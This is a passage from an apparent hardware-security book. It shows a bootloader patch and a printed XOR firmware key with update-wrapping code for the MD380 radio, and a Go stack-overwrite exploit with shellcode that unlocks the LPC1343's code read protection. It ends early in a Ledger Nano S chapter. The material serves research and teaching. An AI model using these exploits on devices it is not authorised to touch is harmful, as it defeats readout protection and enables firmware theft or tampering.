To load the image into a reverse engineering tool, such as IDA Pro or Ghidra, simply set an instruction set of ARM/Cortex and a base address of 0x08000000. It sometimes helps the decompiler to mark the image as having no write permissions, so that it knows that the code will not be self-modifying. It's also important to mark the I/O region at 0x40000000 as volatile, to prevent the decompiler from optimizing away the majority of your interrupt handler code.

Searching for the IO address `OPTCR_BYTE1_ADDRESS` (0x4002-3C15), we quickly find that `FLASH_OB_RDPConfig()` from the STM32 examples is included at 0x08001fb0. It is called from `main()` with a parameter of 0x55 in the instruction at 0x0800-44A8.

```
/* Sets the read protection level.
 * OB_RDP specifies the protection level.
 *         AA: No protection.
 *         55: Read protect memory.
 *         CC: Full chip protection.
 * WARNING: When enabling OB_RDP level 2 it's no longer
 *           possible to go back to level 1 or 0.
 */
void FLASH_OB_RDPConfig(uint8_t OB_RDP){
  FLASH_Status status = FLASH_COMPLETE;

  /* Check the parameters */
  assert_param(IS_OB_RDP(OB_RDP));

  status = FLASH_WaitForLastOperation();
  if(status == FLASH_COMPLETE)
    *(__IO uint8_t*) OPTCR_BYTE1_ADDRESS = OB_RDP;
}
```

```
//Same function, decompiled by Ghidra.
//@0x40023C15
void rdp_lock(uint8_t param_1){
  uint8_t cVar1;

  cVar1 = flash_wait();
  if (cVar1 == '\b') {
    OPTCR_BYTE1_ADDRESS = param_1;
  }
  return;
}
```

Figure 3.8: This function sets the RDP protection level.




Figure 3.9: Tapping the BOOT0 Pin

We can then patch a single byte so that instead of writing 0x55 for RDP Level 1 with Read Protection, the bootloader will write 0xAA for RDP Level 0 with No Protection.

```
; Change this immediate from 0x55 to 0xAA
; to jailbreak the bootloader.
0x080044a8    5520        movs r0, 0x55
0x080044aa    fdf781fd    bl rdp_lock
0x080044ae    fdf78bfd    bl rdp_applylock
0x080044b2    fdf776fd    bl 0x8001fa2
0x080044b6    00f097fa    bl bootloader_pin_test
```

So now we have a bootloader that will not lock the chip, but it is still necessary to install it. We do this by holding the CPU's BOOT0 pin high during a reboot, with the hardware modified as shown in Figure 3.9, to start the ROM bootloader. At this point we are still in RDP Level 1 (Read Protection), but we can drop to Level 0 by sending the Mass Erase command, wiping everything in flash memory and leaving the radio without firmware.

We then write our patched bootloader into flash memory, and reboot the radio while holding the top and bottom buttons on the right side of the radio to start it. The LED will begin blinking red and green. At this stage, the device is ready to accept an update, but as yet has no application image, so we use the vendor's Windows application to install an encrypted firmware update. This gives us a working radio!

We reboot again into the ROM bootloader from Chapter 2 by holding the BOOT0 pin high on a reset. This time, we are in RDP Level 0 (No Protection), and we can freely dump all flash memory, where the radio firmware begins at 0x0800C000. Because the device remains unlocked, we can also patch the application image and write that back into the radio.

```
//08004fa5
int decrypt_and_writeblock(uint32_t *dst,uint len){
  uint i;

  // Decrypts a kilobyte with XOR.
  i = 0;
  while (i < 0x400) {
    (&databuffer)[i] = (&databuffer)[i] ^ firmwarekey[i];
    i = i + 1;
  }

  //Fills any unspecified bytes with FF.
  i = len;
  if ((len & 3) != 0) {
    while (i < (len & 0xfffc) + 4) {
      (&databuffer)[i] = 0xff;
      i = i + 1;
    }
  }

  //Write the words to Flash.
  i = 0;
  while (i < len) {
    flash_writeword(dst,*(uint32_t *)(&databuffer + i));
    dst = dst + 1;
    i = i + 4;
  }
  return 0;
}

```

Figure 3.10: Decompiled Decryption Function

Cracking the Update Cryptography

By this point, we have cleartext dumps of both the recovery bootloader and the application, as well as an encrypted firmware update of the application. All that's left to do is to break the encryption, and that's exactly the trick that my good friend Christiane Rütten contributed in Rütten and Goodspeed (2016).

Different forms of cryptography require different techniques, of course. If the vendor had been signing updates with public-key crypto, we might be out of luck. If a standard symmetric crypto algorithm such as AES were used, we might have luck searching for constant tables, then tracing references back until we found the code that decrypted the firmware.

Instead, Rütten noticed that there were repeating sequences within the encrypted firmware update, something that oughtn't happen if the encryption were done right. She then took the encrypted firmware update and XORed it with the cleartext application that I had dumped from memory.

Lo and behold, XORing the cleartext with the update file produced a repeating pattern of 1,024 bytes! See page 38 for Python code that uses these bytes to wrap a firmware blob into an encrypted update, compatible with the manufacturer's own tools.

The firmware function that performs this XOR is shown in Figure 3.10. Note that 1,024 bytes are XORed with bytes of `firmwarekey` regardless of the block size being written, but that the amount being copied is taken as a parameter.

These exploits made possible the MD380Tools project, an open source collection of patches against the MD380 firmware that added promiscuous mode, a phone book of all registered amateur DMR operators, and raw packet capture.[2] It also made possible

[2] `git clone https://github.com/travisgoodspeed/md380tools`

Goodspeed (2016a), in which I re-linked the firmware into an ARM/Linux executable for freely encoding and decoding DMR's AMBE+2 audio codec on a desktop or server.

```
class MD380FW(TYTFW):
    # The stream cipher of MD-380 OEM firmware updates boils down
    # to a cyclic, static XOR key block, and here it is:
    key = (
'\x2e\xdf\x40\xb5\xbd\xda\x91\x35\x21\x42\xe3\xe2\x6d\xa9\x0b\x90'
'\x31\x30\x3a\xfa\x4f\x05\x74\x64\x0a\x29\x44\x7e\x60\x77\xad\x8c'
'\x9a\xe2\x63\xc4\x21\xfe\x3c\xf7\x93\xc2\xe1\x74\x16\x8c\xc9\x2a'
'\xed\x65\x68\x0c\x49\x86\xa3\xba\x61\x1c\x88\x5d\xc4\x49\x3c\xd2'
'\xee\x6b\x34\x0c\x1a\xa0\xa8\xb3\x58\x8a\x45\x11\xdf\x4f\x23\x2f'
'\xa4\xe4\xf6\x3b\x2c\x8c\x88\x2d\x9e\x9b\x67\xab\x1c\x80\xda\x29'
'\x53\x02\x1a\x54\x51\xca\xbf\xb1\x97\x22\x79\x81\x70\xfc\x00\xe9'
'\x81\x36\x4e\x4f\xa0\x1c\x0b\x07\xea\x2f\x49\x2f\x0f\x25\x71\xd7'
'\xf1\x30\x7d\x66\x6e\x83\x68\x38\x79\x13\xe3\x8c\x70\x9a\x4a\x9e'
'\xa9\xe2\xd6\x10\x4f\x40\x14\x8e\x6c\x5e\x96\xb2\x46\x3e\xe8\x25'
'\xef\x7c\xc5\x08\x18\xd4\x8b\x92\x26\xe3\xed\xfa\x88\x32\xe8\x97'
'\x47\x70\xf8\x46\xde\xff\x8b\x0c\x4d\xb3\xb6\xfc\x69\xd6\x27\x5b'
'\x76\x6f\x5b\x03\xf7\xc3\x11\x05\xc5\x1d\xfe\x92\x5f\xcb\xc2\x1c'
'\x81\x69\x1b\xb8\xf8\x62\x58\xc7\xb4\xb3\x11\xd5\x1f\xf2\x16\xc1'
'\xad\x8f\xa5\x1e\xb4\x5b\xe0\xda\x7f\x46\x7d\x1d\x9e\x6d\xc0\x74'
'\x7f\x54\xa6\x2f\x43\x6f\x64\x08\xca\xe8\x0f\x05\x10\x9c\x9d\x9f'
'\xbd\x67\x0c\x23\xf7\xa1\xe1\x59\x7b\xe8\xd4\x64\xec\x20\xca\xe9'
'\x6a\xb9\x03\x73\x67\x30\x95\x16\xb6\xd9\x19\x53\xe5\xdb\xa4\x3c'
'\xcd\x7c\xf9\xd8\x67\x9f\xfc\xc9\xe2\x8a\x6a\x2c\xf2\xed\xc8\xc1'
'\x6a\x20\x99\x4c\x0d\xad\xd4\x3b\xa1\x0e\x95\x88\x46\xb8\x13\xe1'
'\x06\x58\xd2\x07\xad\x5c\x1a\x74\xdb\xb5\xa7\x40\x57\xdb\xa2\x45'
'\xa6\x12\xd0\x82\xdd\xed\x0a\xbd\xb3\x10\xed\x6c\xda\x39\xd2\xd6'
'\x90\x82\x00\x76\x71\xe0\x21\xa0\x8f\xf0\xf3\x67\xc4\xf3\x40\xbd'
'\x47\x16\x10\xdc\x7e\xf8\x1d\xe5\x13\x66\x87\xc7\x4a\x69\xc9\x63'
'\x92\x82\xec\xee\x5a\x34\xfb\x96\x25\xc3\xb6\x68\xe1\x3c\x8a\x71'
'\x74\xb5\xc1\x23\x99\xd6\xf7\xfb\xea\x98\xcd\x61\x3d\x4d\xe1\xd0'
'\x34\xe1\xfd\x36\x10\x5f\x8e\x9e\xc6\xb6\x58\x0c\x55\xbe\x69\xa8'
'\x56\x76\x4b\x1f\xd5\x90\x7e\x47\x5f\x2f\x25\x02\x5c\xef\x00\x64'
'\xa0\x26\x9a\x18\x3c\x69\xc4\xff\x9a\x52\x41\x1b\xc9\x81\xc3\xac'
'\x15\xe1\x17\x98\xdb\x2c\x9c\x10\x9b\xb2\xf9\x71\x4f\x56\x0f\x68'
'\xfb\xd9\x2d\x5a\x86\x5b\x83\x03\xc8\x1e\xda\x5d\xe4\x8e\x82\xc3'
'\xd8\x7e\x8b\x56\x52\xb5\x38\xa0\xc6\xa9\xb0\x77\xbd\x8a\xf7\x24'
'\x70\x82\x1d\xc5\x95\x3c\xb5\xf0\x79\xa3\x89\x99\x4f\xec\x8c\x36'
'\xc7\xd6\x10\x20\xe3\x30\x39\x3d\x07\x9c\xb2\xdc\x4f\x94\x9e\xe0'
'\x24\xaa\xd2\x21\x12\x14\x41\x0f\xd4\x67\xb7\x99\xb1\xa3\xcb\x4d'
'\x0c\x70\x0f\xc0\x36\xa7\x89\x30\x86\x14\x67\x68\xac\x7b\xee\xe4'
'\x42\xd8\xb4\x36\xa4\xeb\x0f\xa8\x02\xf4\xcd\x23\xb3\xbc\x25\x4f'
'\xcc\xd4\xee\xfc\xf2\x21\x0f\xc1\x6c\x99\x37\xe2\x7c\x47\xce\x77'
'\xf0\x95\x2b\xcb\xf4\xca\x07\x03\x2a\xd2\x31\x00\xfd\x3e\x84\x86'
'\x32\x8b\x17\x9d\xbf\xa7\xb3\x37\xe1\xb1\x8a\x14\x69\x00\x25\xe3'
'\x56\x68\x9f\xaa\xa9\xb8\x11\x67\x75\x87\x4d\xf8\x36\x31\xcf\x38'
'\x63\x1c\xf0\x6b\x47\x40\x5d\xdc\x0c\xe6\xc8\xc4\x19\xaf\xdd\x6e'
'\x9e\xd9\x78\x99\x6c\xbe\x15\x1e\x0b\x9d\x88\xd2\x06\x9d\xee\xae'
'\x8a\x0f\xe3\x2d\x2f\xf4\xf5\xf6\x16\xbf\x59\xbb\x34\x5c\xdd\x61'
'\xed\x70\x1e\x61\xe5\xe3\xfb\x6e\x13\x9c\x49\x58\x17\x8b\xc8\x30'
'\xcd\xed\x56\xad\x22\xcb\x63\xce\x26\xc4\xa5\xc1\x63\x0d\x0d\x04'
'\x6e\xb6\xf9\xca\xbb\x2f\xab\xa0\xb5\x0a\xfa\x50\x0e\x02\x47\x05'
'\x54\x3d\xb3\xb1\xc6\xce\x8f\xac\x65\x7e\x15\x9e\x4e\xcc\x55\x9e'
'\x46\x32\x71\x9b\x97\xaa\x0d\xfb\x1b\x71\x02\x83\x96\x0b\x52\x77'
'\x48\x87\x61\x02\xc3\x04\x62\xd7\xfb\x74\x0f\x19\x9c\xa0\x9d\x79'
'\xa0\x6d\xef\x9e\x20\x5d\x0a\xc9\x6a\x58\xc9\xb9\x55\xad\xd1\xcc'
'\xd1\x54\xc8\x68\xc2\x76\xc2\x99\x0f\x2e\xfc\xfb\xf5\x92\xcd\xdb'
'\xa2\xed\xd9\x99\xff\x4f\x88\x50\xcd\x48\xb7\xb9\xf3\xf0\xad\x4d'
'\x16\x2a\x50\xaa\x6b\x2a\x98\x38\xc9\x35\x45\x0c\x03\xa8\xcd\x0d'
'\x74\x3c\x99\x55\xdb\x88\x70\xda\x6a\xc8\x34\x4d\x19\xdc\xcc\x42'
'\x40\x94\x61\x92\x65\x2a\xcd\xfd\x52\x10\x50\x14\x6b\xec\x85\x57'
'\x3f\xe2\x95\x9a\x5d\x11\xab\xad\x69\x60\xa8\x3b\x6f\x7a\x17\xf3'
'\x76\x17\x63\xe6\x59\x7e\x47\x30\xd2\x47\x87\xdb\xd8\x66\xde\x00'
'\x2b\x65\x37\x2f\x2d\xf1\x20\x11\xf3\x98\x7b\x4c\x9c\xd1\x76\xa7'
'\xe1\x3d\xbe\x6f\xee\x2c\xf0\x19\x70\x63\x51\x28\xf0\x1d\xbe\x52'
'\x5f\x4f\xe6\xde\xf2\x30\xb6\x50\x30\xf9\x15\x48\x49\xe9\xd2\xa8'
'\xa9\x8d\xda\xf5\xcd\x3e\xaf\x00\x55\xeb\x15\xc5\x5b\x19\x0f\x93'
'\x04\x27\x09\x6d\x54\xd7\x57\xb1\x47\x0a\xde\xf7\x1d\xcb\x11\x3c'
'\xf5\x8f\x20\x40\x9d\xbb\x6b\x2c\xa9\x67\x3d\x78\xc2\x62\xb7\x0c')


    def __init__(self, base_address=0x800c000):
        self.magic = b'OutSecurityBin'
        self.jst = b'JST51'
        self.foo = '\x30\x02\x00\x30\x00\x40\x00\x47'
        self.bar = ('\x01\x0d\x02\x03\x04\x05\x06\x07'
                    '\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f'
                    '\x10\x11\x12\x13\x14\x15\x16\x17'
                    '\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f'
                    '\x20')
        self.start = base_address
        self.app = None
        self.footer = 'OutputBinDataEnd'
        self.header_fmt = '<16s7s9s16s33s47sLL120s'
        self.footer_fmt = '<240s16s'

    def wrap(self):
        bin = b''
        header = struct.Struct(self.header_fmt)
        footer = struct.Struct(self.footer_fmt)
        self.pad()
        app = self.crypt(self.app)
        bin += header.pack(
            self.magic, self.jst, b'\xff' * 9, self.foo,
            self.bar, b'\xff' * 47, self.start, len(app),
                                 b'\xff' * 120)
        bin += self.crypt(self.app)
        bin += footer.pack(b'\xff' * 240, self.footer)
        return bin
```

4 LPC1343 Call Stack

The LPC800, LPC1100, LPC1200, LPC1300, LPC1500, LPC-1700, and LPC1800 series of ARM microcontrollers from NXP are vulnerable to bootloader memory corruption. This was first described in Herrewegen et al. (2020) for the LPC1343, a Cortex M3 with 32kB of flash and 8kB of RAM. In this chapter, we'll explore the bootloader's protocol and the vulnerability, then walk through the steps of writing our own exploit.

LPC microcontrollers have five Code Read Protection (CRP) levels, each of which provides further restrictions on the ISP (bootloader) and SWD (debugger) access. Level 0 (NOCRP) is unprotected, allowing memory to be freely read and written through the bootloader or an SWD debugger. CRP 1 disables SWD debugging entirely, while ISP reads are prevented and ISP writes are restricted, in order to allow in-the-field updates of some memory while protecting the rest. In CRP 2, most commands are disabled. CRP 3 is the most secure, disabling all functionality. A fifth mode, NOISP, disables the ISP interface while leaving SWD enabled, so that memory is still exposed.

The bootloader presents itself as both a UART serial port and a USB mass storage disk, in which a single file of the disk represents the chip's firmware. Herrewegen's attack is specific to the UART interface in CRP Level 1, but the authors note that the mass storage interface is likely a good target for further bug hunting. See Chapter 15 for a glitching attack that works reliably against these chips in higher protection modes.




Figure 4.1: LPC1343

Getting Started

The mask ROM bootloader is 16kB at `0x1fff0000`. 32kB of flash memory begin at address `0x00000000`, and 8kB of SRAM are mapped at `0x10000000`.

The bootloader does not allow ROM to be read directly, so I first dumped the ROM using an SWD debugger and OpenOCD. I also wanted a copy of SRAM, in order to have global variable and stack values while debugging, so I first zeroed SRAM with the debugger and then booted into the bootloader. Reading a RAM dump through the bootloader gave me the state from within the Read RAM function of the bootloader, with all uninitialized bytes left as `0x00`.

The protection level is configured by a 32-bit word written to `0x02fc` in flash memory. CRP 1 is `0x12345678`, CRP 2 is `0x87654321`, and CRP 3 is `0x43218765`. All other values leave the chip unprotected, which makes it a good target for the glitching attack in Chapter 15.

RAM begins at `0x10000000` with a protected region for the bootloader to use as working memory. The bootloader will deny writes to this region. According to the documentation, the first 768 bytes up to `0x10000300` ought to be protected, but in practice, only the first 512 bytes up to `0x10000200` are protected. A few global variables exist in the range that is not (but ought to be) protected, but none of these globals are known to be exploitable. Figure 4.3 shows this layout.

The designers seem to have protected their `.data` section, while forgetting that the call stack is an even juicier target for attackers. The bootloader's call stack grows downward from `0x10001fdc`, entirely outside of the write-protected region! Herrewegen's exploit works by repeatedly altering this stack with the Write RAM function to trigger a return into the otherwise unreachable Read

Memory function, dumping some bytes of flash before repeating the process all over again.

UART Protocol in Brief

The UART protocol is documented in Chapter 21 of NXP (2012). It's an ASCII protocol that automatically syncs to your baud rate, and you can slowly type most of the protocol by hand in a terminal emulator if that's your fancy.

The bootloader is enabled by pulling the `BLD_E` pin high, and the UART mode is selected on models with USB by pulling `P0_3` low. After starting the bootloader, you transmit a question mark at 57,600 baud. The chip sends you the word `Synchronized`, and you send it back to confirm that things are working.

Each command is sent as a line of text, which is echoed back. Parameters that are numeric are *always* in base 10; there's no support for parsing hexadecimal. Reads and writes are armored in lines of the `uuencode` format, with a checksum every twenty lines. (With 45 decoded bytes per line, that's every 900 bytes.)

As I couldn't find an open source bootloader client to patch, I wrote a new bootloader client in Golang with the `go-serial` library.




Figure 4.2: LPC1343 Memory Map




Figure 4.3: LPC1343 Bootloader SRAM

Cmd	Name	Example
`U`	Unlock	`U 23130`
`B`	Set Baud Rate	`B 57600 1`
`A`	Echo	`A 0`
`W`	Write to RAM	`W 268436224 4`
`R`	Read Memory	`R 268435456 4`
`P`	Prepare Sectors for Write	`P 0 0`
`C`	Copy RAM to Flash	`C 0 268467504 512`
`G`	Go	`G 0 T`
`E`	Erase Sectors	`E 2 3`
`I`	Blank Check Sectors	`I 2 3`
`J`	Read Part ID	`J`
`K`	Read Boot Code Version	`K`
`M`	Compare	`M 8192 268468224 4`
`N`	Read UID	`N`
`T`	Undocumented	

Figure 4.4: LPC1343 Bootloader Commands

Name	Value	JTAG	ISP
`NOISP`	`0x4E697370`	Yes	No
`CRP1`	`0x12345678`	No	Subset
`CRP2`	`0x87654321`	No	Mass Erase Only
`CRP3`	`0x43218765`	No	No
`INVALID`	All Others	Yes	Yes

Figure 4.5: Code Protection Literals

Reverse Engineering the Bootloader

The next step is to reverse engineer the bootloader. I did this in Ghidra, loading the ROM dump at `0x1fff0000` and an SRAM dump at `0x10000000`.

On my first try, I loaded an SRAM dump from a chip that hadn't been zeroed. SRAM loses its state when not powered, so this filled the mostly unused memory with gobbledygook that frustrated reverse engineering. Zeroing SRAM before running the bootloader, then dumping it through the bootloader gave me an image with all global variables initialized and with a live call stack to help me get my bearings.

These dumps were taken from an unlocked chip, of course. Except when unlocked chips are unavailable, such as for smart cards that are only available under an NDA, it's best to develop exploits first against unlocked chips and only later to use them against a locked target.

After loading both the firmware and the SRAM dump, I spent an afternoon looking for functions and naming them. Good clues to a function's purpose can come from the I/O addresses that it accesses and whether it reads or writes them.

The first nybble of an address tells me what type it is, just by checking the memory map in Figure 4.2. Those that begin with a `1` are SRAM on this chip, while those that begin with `0` are flash memory and effectively constant. If it begins with a `4`, it's an I/O peripheral and I can look up the peripheral's name in the chip's datasheet or header files.

Large `switch` statements are also handy, such as the loop that interprets the commands in Figure 4.4. Note that two of those commands, `T` and `U`, are absent from NXP's documentation.

I skipped over the mass storage implementation, as I already knew which bug I would be exploiting from reading the details in

Herrewegen et al. (2020). When hunting an original bug, rather than re-implementing prior art, it's a good idea to explore all of the code that is reachable while the chip is locked. Pay special attention to parser code, and consider fuzz testing the firmware in emulation if you don't find an exploitable bug manually.

Controlling the Program Counter

After implementing the basic bootloader commands, we can read and write the SRAM of a locked chip above `0x10000200`, so controlling the program counter is as simple as finding a return pointer on the stack above that address. If we overwrite that address and then return, the chip will branch to our new address rather than the legitimate caller function.

In my Ghidra project, I looked at the interrupt table of the bootloader at `0x1fff0000`. The very first word, `0x10000ffc`, is the initial top of the stack, and the return pointer that I want to clobber should come somewhere below that in memory.

My second clue to a good injection location was that when I halted the bootloader to zero it, the program counter was `0x10001f88`. Depth will vary by the function being called, but this shows that I'm in the right region.

A third clue came again from Ghidra, where I could explore this region for valid code pointers. The offset will vary a bit, because I'm viewing the stack of the Read command and my exploit will be corrupting the stack of the Write command, but the alignments are often similar.

Eventually I came up with `0x10001f94` as a working return pointer that is restored to the program counter after the Read command sends its acknowledgment. It's here that I write the address of my shellcode to trigger its execution.

```
// Exploits the W command to inject the new program counter.
func exploit_setpc(entry int) {
  // Return pointer in W that we'll overwrite.
  pcadr := 0x10001f94

  //Thumb pointers are always odd.
  entry |= 1

  //Poke a return pointer.
  data := []byte{byte(entry & 0xFF),
                 byte((entry >>  8) & 0xFF),
                 byte((entry >> 16) & 0xFF),
                 byte((entry >> 24) & 0xFF)}
  W(pcadr, data)
}
```

Shellcode for Privilege Escalation

Herrewegen's exploit rewrote more than just the return pointer. Instead, he patched the stack to turn a Write into a Read, dumping text back to his client. I'm lazy, so I took the more direct route of running C shellcode from RAM rather than repurposing existing code from ROM.

Getting the shellcode as bytes that would run from SRAM required only a minimal linker script, and for simplicity's sake I used the `ENTRY(main)` directive to make my `main()` method the entrypoint, and I placed `.text` and `.data` next to each other in RAM. The first byte is the entry point, and any global variables are loaded directly with the image rather than copied from code memory.

From the Herrewegen paper, I knew that there is a global variable in SRAM that caches the CRP lock word. The permanent location in flash is at `0x000002fc`, and a little bit of searching in Ghidra revealed that the cached version is at `0x10000184`. So the first thing my shellcode must do is overwrite this with a higher privilege value, such as zero.

I also needed to make sure that the stack had been restored, so that the interpreter loop of the bootloader wouldn't crash. This could be done by luck, or by crafting the right bytes on the stack, but because I wanted my shellcode to work on the very first try, I took a simpler solution: it simply calls the main loop of the command interpreter, which expects to be called by the bootloader after privileges have been cached. It's an infinite `while()` loop that never returns, and there's plenty of stack depth to spare. This gives a clean continuation without any hard work.[1]

This is my symbol file. It defines only the global variable that contains the protection level and the bootloader's command interpreter loop.

```
crp_level_ram = 0x10000184;
cmd_mainloop  = 0x1fff0fbd;
```

This is my shellcode, written in C rather than assembly. It simply disables the protections and jumps right back into the command loop.

```
extern int  crp_level_ram;
extern void cmd_mainloop();

int main(){
  //Disable the protections.
  crp_level_ram=0;

  //Call back into the bootloader.
  cmd_mainloop();

  //cmd_mainloop never returns, but this can't hurt.
  return 0;
}
```

[1] "Continuation" is when an exploited program smoothly continues after getting code execution. It's classier than simply crashing after the job is done.

Tying all of that together, this is the Go method that unlocks the chip, before cleanly continuing into any of the standard bootloader commands without the pesky readout protection getting in the way.

```go
func exploit_unlock() {
  shellcode := []byte{
   0x80, 0xb5, 0x00, 0xaf, 0x03, 0x4b, 0x00, 0x22, 0x1a, 0x60,
   0x00, 0xf0, 0x05, 0xf8, 0x00, 0x23, 0x18, 0x46, 0x80, 0xbd,
   0x84, 0x01, 0x00, 0x10, 0x5f, 0xf8, 0x00, 0xf0, 0xbd, 0x0f,
   0xff, 0x1f, 0xf8, 0xb5, 0x00, 0xbf, 0xf8, 0xb5, 0x00, 0xbf,
  }

  //Upload the code somewhere above the protection line.
  loadadr := 0x10000300
  W(loadadr, shellcode)

  //Execute it.
  exploit_setpc(loadadr)
}
```

5 Ledger Nano S, 0xF00DBABE

The Ledger Nano S is an electronic wallet for cryptocurrencies, powered by an STM32F042 microcontroller and an ST31H320 secure element. Holding one of the buttons at startup triggers a bootloader implemented in the STM32F0's flash memory, speaking the APDU protocol over USB. Most of the STM32 firmware is open source, while the ST31 runs applets inside of a closed source supervisor.

In this chapter we'll discuss a vulnerability, first published in Roth (2018), in which the dual mapping of flash memory allows a sanity check to be bypassed in writing firmware, so that the bootloader will mistakenly believe the code signature has already been validated.

We will also briefly cover a technique from Rashid (2018), in which the device's cryptographic firmware attestation can be tricked. By replacing compiler intrinsic functions with branches back to their bootloader equivalents, we can hollow out some space for a patch. This allows the STM32 to lie to the ST31 about its code, sneaking small patches past the validation.

The Ledger Nano S divides its code between an STM32F042 and an ST31H320. Instead of using sticker seals to protect against tampering, the device features a case that is easy to open and software attestation. The ST31 smartcard verifies the firmware of the STM32 by reading it with strict timing requirements.

From an attacker's perspective, a successful attack requires both flashing new code into the STM32 chip and faking the attestation so that the host GUI software believes the firmware to




Figure 5.1: Disassembled Ledger Nano S

